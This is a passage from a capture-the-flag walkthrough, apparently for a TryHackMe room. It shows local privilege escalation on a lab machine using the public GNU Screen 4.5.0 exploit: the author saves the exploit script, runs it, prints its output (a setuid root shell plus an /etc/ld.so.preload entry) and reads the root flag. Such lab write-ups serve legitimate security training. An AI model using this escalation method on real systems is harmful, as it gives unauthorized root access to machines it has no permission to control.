/bin/screen-4.5.0.old
```

Searching for an exploit we get.



screen 4.5.0 exploit

GNU Screen 4.5.0 - Local Privilege Escalation - Linux ...
https://www.exploit-db.com/exploits/41154
GNU **Screen 4.5.0** - Local Privilege Escalation.. local **exploit** for Linux platform


Change to the /tmp directory.

Copying the raw file from exploitdb and using vim in the victim machine, paste in the code and I saved mine as madsploit.sh using the standard :wq command to save your vim file.

:wq madsploit.sh


Make your file executable. chmod +x madsploit.sh.

Run your exploit and you should see.




```
[redacted]@ubuntu:/tmp$ ./madsploit.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function ‘dropshell’:
/tmp/libhax.c:7:5: warning: implicit declaration of function ‘chmod’ [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^
/tmp/rootshell.c: In function ‘main’:
/tmp/rootshell.c:3:5: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
     setuid(0);
     ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
     setgid(0);
     ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’ [-Wimplicit-function-declaration]
     seteuid(0);
     ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function ‘setegid’ [-Wimplicit-function-declaration]
     setegid(0);
     ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function ‘execvp’ [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
```

Should land in a root shell.



```
# id
uid=0(root) gid=0(root) groups=0(root),
```

After you have verified, grab your root flag.



```
# cat /root/root.txt
THM{[redacted]}
```